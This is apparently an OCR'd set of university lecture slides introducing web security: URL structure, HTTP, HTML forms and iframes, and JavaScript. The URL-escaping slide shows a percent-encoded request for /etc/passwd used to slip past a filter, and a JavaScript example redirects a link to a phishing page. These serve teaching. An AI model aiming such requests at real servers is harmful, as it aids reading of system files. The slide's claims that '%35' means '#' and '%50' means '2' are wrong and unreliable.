
Introduction to Web

CS 161 Fall 2022 - Lecture 12

Security in the News

- Uber and Rockstar Games breached by a (possibly) 17 year old!
  - Was just arrested a week ago
- Used social engineering to log into Uber's employee intranet
  - Collected unknown amounts of private information
  - "I announce I am a hacker and Uber has suffered a data breach" — the intruder, on Slack
- Leaked GTA 6 videos after hacking into Rockstar Games similarly
- Social engineering is powerful—more so than buffer overflows!

Security in the News



67 Cybersecurity Jobs in United States

Security Technologist GRC
Uber
Seattle, WA
Actively Hiring
1 week ago

Security Technologist GRC
Uber
Chicago, IL
Actively Hiring
1 week ago

Security Technologist GRC
Uber
New York, NY
Actively Hiring
1 week ago

Security Technologist GRC
Uber
San Francisco, CA
Actively Hiring
1 week ago

Announcements

- Midterm on Friday 7-9PM PT
- HW 3 due Monday, October 10th—extended!
  - Lab portion—start early!

Last Time: Bitcoin

- Goal: Create a currency system that does not rely on any central authority
- Identity: Each user is identified by their public key
- Transactions
  - Users sign transactions with their private key and add them to the ledger
  - Each transaction must reference a previous transaction to identify a source of money
- Public ledger
  - Hash chain: A linked list where each node contains the hash of the previous node
  - Append-only structure: Changing a node causes the hashes in all future nodes to change
  - Vulnerable to forking attacks: The attacker creates their own branch of the chain
- Proof-of-work
  - The blockchain only accepts blocks whose hash starts with a sequence of *n* `0`s
  - Finding valid blocks requires trying 2^n hashes. A reward is given to incentivize mining blocks
  - The longest hash chain is accepted as the true blockchain
  - An attacker must control 51% of the world's computing power to create their own hash chain

Last Time: The Trouble with Bitcoin

- Centralization of power: In practice, Bitcoin is controlled by a few groups
  - Mining pools: Teams of users mining blocks together
  - Codebase developers: Can change the code to alter the system
  - Private blockchains: Only trusted parties can append to the blockchain
- Pseudonymity
  - In theory, your transactions are only linked to your public key, not your true identity
  - With predictable transactions, your public key can be linked to your identity too
- Inefficiency
  - Proof-of-work requires a huge amount of hashing
  - Each user must store the entire blockchain
  - Bitcoin can only process a few transactions per second
- Power consumption: Hashing wastes electricity
- Irreversibility: Transactions are not reversible
  - If your Bitcoin is stolen, there is no way to recover it

Today: Introduction to Web

- A brief history of the web
- What’s the web?
- URLs
- HTTP
- Parts of a Webpage
  - HTML
  - CSS
  - JavaScript
- Security on the Web
- Same-Origin Policy

A Brief History of the Web

A Brief History of the Web

- The web was not designed with security from the start
- Historical design decisions can help us understand where modern security vulnerabilities originated

Memex

- Microfilm
  - Microfilm: Printing documents in extremely small text and reading it with a special viewer that magnified the text
  - The most compact storage available before computers
  - A single microfiche card (a 100mm x 148mm piece of film) can hold 100 pages of text!
- 1945: We need a conceptual way to organize data
  - A reference library has a lot of information, but how do you reliably find a piece of data?
- Idea: Memex
  - Developed by Vannevar Bush, head of the primary military R&D (research & development) office during World War II

Memex

- Memex: A large, integrated desk for storing and accessing microfilm
- Idea: Trails
  - Each piece of data is referred to with a unique identifier, called a “trail”
  - Following a trail: given a trail, you can find the corresponding piece of data
  - You can create your own custom “personal trails”
  - Modern web: implemented as URLs and hyperlinks
- Idea: Uploading data
  - Create your own data and use a photographic hood to add it to the Memex collection
  - Others can access data you uploaded
  - Modern web: You can create websites that everyone else can access
- Legacy of Memex
  - A physical Memex was never built, but its ideas influenced web design
  - Memex was only designed for accessing data, not code!


Web 1.0

- Web 1.0: The first era of websites (roughly 1991-2004)
- Websites only contained static content
  - Documents with texts, images, etc.
  - No interactive features
- 1996: Sun Microsystems releases Java
  - Java: A programming language designed to compile to an intermediate representation and run on a lot of systems
  - Sun Microsystems built a web browser that can fetch and execute Java code
- Problem: Java was too powerful
  - Java was designed to do everything a locally running program could do
  - Security vulnerabilities associated with downloading and running code from others
  - A new language called JavaScript was created
  - The only things JavaScript and Java share are the name and some parts of the syntax

What’s the Web?

What’s the Web?

- **Web (World Wide Web)**: A collection of data and services
  - Data and services are provided by **web servers**
  - Data and services are accessed using **web browsers** (e.g. Chrome, Firefox)
- The web is not the Internet
  - The Internet describes *how* data is transported between servers and browsers
  - We will study the Internet later in the networking unit



Today: Elements of the Web

- **URLs**: How do we uniquely identify a piece of data on the web?
- **HTTP**: How do web browsers communicate with web servers?
- Data on a webpage can contain:
    - **HTML**: A markup language for creating webpages
    - **CSS**: A style sheet language for defining the appearance of webpages
    - **JavaScript**: A programming language for running code in the web browser

URLs

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URLs

- **URL (Uniform Resource Locator)**: A string that uniquely identifies one piece of data on the web
  - A type of URI (Uniform Resource Identifier)

Parts of a URL: Scheme

- Located just before the double slashes
- Defines how to retrieve the data over the Internet (which Internet protocol to use)
- Protocols you should know
  - **`http`**: Hypertext Transfer Protocol
  - **`https`**: A secure version of HTTP
  - We’ll see more about these later
- Other protocols include:
  - **`ftp`**: File Transfer Protocol
  - **`file`**: fetching a local file (e.g. on your computer)
  - **`git+ssh`**: an SSH-tunneled git fetch
  - You don't need to know the details about these protocols

`https://toon.cs161.org/xorcist/avian.html`

Parts of a URL: Domain

- Located after the double slashes, but before the next single slash
- Defines which web server to contact
  - Recall: The web has many web servers. The location specifies which one we're looking for.
- Written as several phrases separated by dots

`https://toon.cs161.org/xorcist/avian.html`

Parts of a URL: Location

- Location: The domain with some additional information
  - Username: `evanbot@cs161.org`
    - Identifies one specific user on the web server
    - Rarely seen
  - Port: `toon.cs161.org:4000`
    - Identifies one specific application on the web server
    - We will see ports again in the networking unit

`https://toon.cs161.org:4000/xorcist/avian.html`

Parts of a URL: Path

- Located after the first single slash
- Defines which file on the web server to fetch
  - Think of the web server as having its own filesystem
  - The path represents a filepath on the web server's filesystem
- Examples
  - **`https://toon.cs161.org/xorcist/avian.html`**: Look in the **`xorcist`** folder for **`avian.html`**
  - **`https://toon.cs161.org/`**: Return the root directory

`https://toon.cs161.org/xorcist/avian.html`

Parts of a URL: Query

- Providing a query is optional
- Located after a question mark
- Supplies arguments to the web server for processing
  - Think of the web server as offering a function at a given path
  - To access this function, a user makes a request to the path, with some arguments in the query
  - The web server runs the function with the user's arguments and returns the result to the user
- Arguments are supplied as **`name=value`** pairs
- Arguments are separated with ampersands (**`&`**)

`https://toon.cs161.org/draw?character=evan&size=big`

Parts of a URL: Fragment


- Providing a fragment is optional
- Located after a hash sign (**`#`**)
- Not sent to the web server! Only used by the web browser
  - Common usage: Tells the web browser to scroll to a part of a webpage
  - Usage: Supplies content to code in the web browser (JavaScript) without sending the content to the server

`https://toon.cs161.org/cryptoverse/characters#mallory`

URL Escaping

- URLs are designed to contain printable, human-readable characters (ASCII)
  - What if we want to include non-printable characters in the URL?
- Recall: URLs have special characters (`?`, `#`, `/`)
  - What if we want to use a special character in the URL?
- Solution: URL encoding
  - Notation: Percent sign (`%`) followed by the hexadecimal value of the character
  - Example: `%20` = `' '` (spacebar)
  - Example: `%35` = '`#`' (hash sign)
  - Example: `%50` = '`2`' (printable characters can be encoded too!)
- Security issues: makes scanning for malicious URLs harder
  - Suppose you want to block all requests to the path `/etc/passwd`
  - What if an attacker makes a request to `%2F%65%74%63%2F%70%61%73%73%77%64`?
  - We'll study this issue more later

A Simplified View of the Web



Filesystem

```
/
├── /pictures
    ├── evanbot.jpg
    └── codabot.jpg
├── /secrets
    ├── passwords.txt
    └── evanbot.py
├── /draw?bot=__&size=__
└── /search?q=__
```


Browser

Backend

```
func draw(bot, size)
func search(q)
```

Server: www.**evanbot.com**

A Simplified View of the Web



Filesystem

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├── /secrets
│   ├── passwords.txt
│   └── evanbot.py
├── /draw?bot=__&size=__
└── /search?q=__
```

Browser

Backend


```
func draw(bot, size)
func search(q)
```

Server: www.evanbot.com

The browser can request a file from the server with a URL.

`https://evanbot.com/pictures/evanbot.jpg`

A Simplified View of the Web



Filesystem

Browser

```
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├── /pictures
    ├── evanbot.jpg
    └── codabot.jpg
├── /secrets
    ├── passwords.txt
    └── evanbot.py
├── /draw?bot=__&size=__
└── /search?q=__
```

Backend

```
func draw(bot, size)
func search(q)
```

Server: www.evanbot.com

The browser can also request some computation from the server.

`https://evanbot.com/draw?bot=evan&size=large`

HTTP

Today: Elements of the Web

- **URLs**: How do we uniquely identify a piece of data on the web?
- **HTTP**: How do web browsers communicate with web servers?
- Data on a webpage can contain:
  - **HTML**: A markup language for creating webpages
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  - **JavaScript**: A programming language for running code in the web browser

HTTP

- **HTTP (Hypertext Transfer Protocol)**: A protocol used to request and retrieve data from a web server
- **HTTPS**: A secure version of HTTP
  - Uses cryptography to secure data
  - We'll see HTTPS later in the networking unit
- HTTP is a request-response model
  - The web browser sends a **request** to the web server
  - The web server processes the request and sends a **response** to the web browser

Parts of an HTTP Request

- URL path (possibly with query parameters)
- Method
  - **GET**: Requests that don't change server-side state ("*get*" information from the server)
  - **POST**: Request that update server-side state ("*post*" information to the server)
  - Other less-used methods exist (e.g. HEAD, PUT)
  - Today, GET requests typically modify server-side state in some ways (e.g. analytics), but using GET instead of POST can have security implications
- Data
  - GET requests do not contain any data
  - POST requests can contain data
- Uninteresting metadata
  - Headers: Metadata about the request
    - Example: "This request is coming from a Firefox browser"
  - Protocol: "HTTP" and version

Parts of an HTTP Response

- Protocol: “HTTP” and version
- Status code: A number indicating what happened with the request
    - Example: 200 OK
    - Example: 403 Access forbidden
    - Example: 404 Page not found
- Data
    - Can be a webpage, image, audio, PDF, executable, etc.
- Uninteresting metadata
    - Headers: Metadata about the response
        - Example: Date and time
        - Example: Length of the content

Parts of a Webpage

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HTML

- **HTML (Hypertext Markup Language)**: A markup language to create structured documents
- Defines elements on a webpage with *tags*
  - Tags are defined with angle brackets **`<>`**
  - Example: **`<img>`** tag creates images
  - Example: **`<b>`** tag creates bold text

Features of HTML: Create a Link

HTML

```
<a href="https://toon.cs161.org">Check out these comics!</a>
```

Webpage

Check out these comics!

Clicking on this text will take you to **`https://toon.cs161.org`**


Features of HTML: Create a Form

HTML

```
<form action="/feedback" method="POST">
  <label for="name">Name:</label>
  <input type="text" id="name">
  <br>
  <label for="bot">Favorite bot:</label><br>
  <input type="radio" id="evan">
  <label for="html">EvanBot</label><br>
  <input type="radio" id="coda">
  <label for="css">CodaBot</label><br>
  <br>
  <input type="submit" value="Submit">
</form>
```

The HTML inside the **`<form>`** tags creates the form fields for the user to fill in.

Webpage



Name:

Favorite bot:

○ EvanBot

○ CodaBot


Clicking on the submit button will make a POST request to **`http://toon.cs161.org/feedback`** with the contents of the form

Features of HTML: Embed an Image

HTML

```
<p>Look at my new desktop background!</p>
<img src="https://toon.cs161.org/assets/desktop.png">
```

Webpage



Look at my new desktop background!


The browser will make a GET request to **`https://toon.cs161.org/assets/desktop.png`** and display the returned image on the page.

Features of HTML: Embed Another Webpage

HTML

```
<iframe src="https://toon.cs161.org"
height="200" width="300"></iframe>
<p>CS 161 toon website above.</p>
```

Webpage



Welcome to Toon!

If you are here, that means you found our secret hangout.

CS 161 toon website above.

The outer frame embeds the inner frame (sometimes called an **iframe** or **frame**).

The browser will make a GET request to **`https://toon.cs161.org/`** and display the returned webpage in a 200 pixel × 300 pixel box.

CSS

- **CSS (Cascading Style Sheets)**: A style sheet language for defining the appearance of webpages
    - You don’t need to know the specifics of CSS
    - Very powerful: If used maliciously, it can often be as powerful as JavaScript!

JavaScript

- **JavaScript**: A programming language for running code in the web browser
- JavaScript is **client-side**
  - Code sent by the server as part of the response
  - Runs in the browser, not the web server!
- Used to manipulate web pages (HTML and CSS)
  - Makes modern websites interactive
  - JavaScript can be directly embedded in HTML with **`<script>`** tags
- Most modern webpages involve JavaScript
  - JavaScript is supported by all modern web browsers
- You don’t need to know JavaScript syntax
  - However, knowing common attack functions helps

JavaScript Fact Sheet


- High-level
- Dynamically-typed
- Interpreted
- Supports objects
- Fast
    - JavaScript is used in almost every web application, so a lot of work goes into making it execute quickly
    - Just-in-time compiling (compile code at runtime immediately before executing it) helps speed up execution

Vulnerabilities in the JavaScript interpreter/compiler

- The web browser runs JavaScript from external websites
  - Malicious websites can send JavaScript to the browser!
  - Browsers are sandboxed to prevent any malicious code from doing too much damage
- A vulnerability in the browser's JavaScript interpreter/compiler is very dangerous
  - Just-in-time compilers need memory that's both writable and executable (write the machine code and then execute it)
  - If the interpreter is vulnerable, an attacker can exploit memory safety bugs
  - Example: "Use-after-free" on a JavaScript object results in an arbitrary read/write primitive
  - An attacker can now force the JavaScript program to inspect memory
  - Breaks ASLR: Examine memory to leak memory addresses
  - Breaks non-executable pages: Use memory that's both writable and executable
- **Takeaway**: JavaScript is memory-safe and sandboxed, but a vulnerable interpreter/compiler can result in memory safety exploits!

Features of JavaScript

- Modify any part of the webpage (e.g. HTML or CSS)



Webpage

HTML (before JavaScript executes)

```
<a id="link" href="https://toon.cs161.org">Toon</a>
```

```
document.getElementById("link").setAttribute("href", "https://cs161.org/phishing");
```

```
<a id="link" href="https://cs161.org/phishing">Toon</a>
```

Webpage

HTML (after JavaScript executes)

JavaScript changed the link! Now clicking it opens **`https://cs161.org/phishing`**.


Features of JavaScript

- Create a pop-up message

HTML (with embedded JavaScript)

```
<script>alert("Happy Birthday!")</script>
```

